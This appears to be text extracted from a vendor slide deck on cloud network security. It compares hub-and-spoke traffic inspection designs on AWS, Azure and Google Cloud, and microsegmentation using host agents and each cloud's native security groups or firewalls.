
AWS – Centralized for East-West

- **Centralized architectures** rely on having a dedicated/shared security VPC for traffic inspections with Transit Gateway
- Pros
 - Provides scalable and high-available designs for multi-VPC environments
 - Allows for common “Hub-and-Spoke” topology in cloud environments
 - Considers other AWS networking nuances (e.g transitive routing, DirectConnect/VPN routing)
- Cons
 - Complexity
 - Intra-Subnet and Intra-VPC (Inter-Subnet) inspection not possible




<https://aws.amazon.com/blogs/networking-and-content-delivery/vpc-routing-enhancements-and-gwlb-deployment-patterns/>

Public Cloud Azure - Architecture




Azure – Centralized Architecture (Hub-Spoke)

- Azure relies on VNet peering to create “hub-and-spoke” topologies (centralized architectures)
- Hub VNet third-party NVA (Network Virtual Appliances) peer with Azure Route Server
 - Decrease overhead of configuring implicit routing due to non-transitive routing with Azure UDR (User Define Route)
- Provides scalable networking architecture
- Can be used for North-South (Ingress/Egress) and East-West inspection
- Note: GWLB can only be used for North-South (Ingress/Egress) traffic flows
- Azure recent introduction of “vWAN hub”, bundling networking/routing/security functionalities to connect branches and endpoints to VNets.
 - Similarity with “AWS Transit Gateway”
 - Caveats and re-architecture needs to be taken into consideration




<https://learn.microsoft.com/en-us/azure/architecture/reference-architectures/dmz/nva-ha>

Public Cloud Google Cloud – Architecture



GCP – Centralized Architecture (Hub-Spoke)


- GCP offers multiple options to create highly available hub-spoke network
 - Network Load Balancer
 - Routing (ECMP)
- Intra-VPC Routing (Intra/Inter Subnet)
 - Cannot be overridden
 - Workloads need to be placed in separate VPC networks for traffic steering. Options:
 - Multiple network interfaces via NVA (easiest)
 - VPC network peering (hub-spoke)
 - Combined (VPC network peering and multiple network interfaces via NVA)
- Quick points of differences:
 - VPCs are global (routing is done automatically)
 - Subnets are regional (routing is done automatically)
 - Routes are associated with VPC



<https://cloud.google.com/architecture/architecture-centralized-network-appliances-on-google-cloud>

Critical Workloads Any Cloud

Host-Based Agent Microsegmentation




Host-Based Agent Microsegmentation

- **Ideal** for fine-grained segmentation
 - In-depth workload visibility
 - Protection at the workload level
- Suitable for **all personas**
 - Enables delegation of policy controls to application owners and cloud engineers

Prod and Shared Workloads

Cloud-Based Microsegmentation with AWS Security Groups




Agentless with Security Groups

- Segmentation level dependency on scale
- Allowlist Policy Model
- Flow visibility with VPC flow-logs
- Protection at the workload level
- Suitable for **cloud engineers** and **network/firewall engineers**

AWS Security Groups Policy Model

Cloud-Based Microsegmentation with AWS Security Groups




Policy Control with AWS native controls

- Security Groups (SG)
 - Allow-list policy model only (only allow rules)
 - Stateful
 - Operates at ENI (Elastic Network Interface) level
- Network ACL (NACL)
 - Allow and Deny rules
 - Stateless
 - Operates at subnet level
- Secure Workload automates **Security Groups** only

Prod and Shared Workloads

Cloud-Based Microsegmentation with Azure Network Security Groups




Agentless with Network Security Groups

- Segmentation level dependency on scale
- Greylist Policy Model
- Flow visibility with NSG flow logs
- Protection at the workload level
- Suitable for **cloud engineers** and **network/firewall engineers**

Azure Network Security Groups Policy Model

Cloud-Based Microsegmentation with Azure Network Security Groups




Policy Control with Azure native controls

- Network Security Groups (NSG)
 - Allow and Deny Policies
 - Stateful
 - Operates at interface (vNIC) or subnet level
- Secure Workload automates rules in the following order
 - Fine-grained rules at interface-level NSG
 - Visibility allow-rules in subnet-level NSG

Prod and Shared Workloads

Cloud-Based Microsegmentation with Google Cloud VPC Firewall




Agentless with GCP VPC Firewall

- Segmentaiton level dependency on scale
- Greylist Policy Model
- Flow visibility with VPC flow logs
- Protection at the workload level
- Suitable for **cloud engineers** and **network/firewall engineers**

GCP VPC Firewall Policy Model

Cloud-Based Microsegmentation with Google Cloud VPC Firewall




Policy Control with GCP native controls

- GCP VPC Firewall
 - Allow and Deny Policies
 - Stateful
 - Policies are defined at network level but enforcement happens at instance level (intra and inter subnet)
- Secure Workload automates rules GCP Firewall rules

Dev/Non-Prod Workloads – AWS with FTD

Network-Based with Secure Firewall for East-West Inter-VPC Inspection

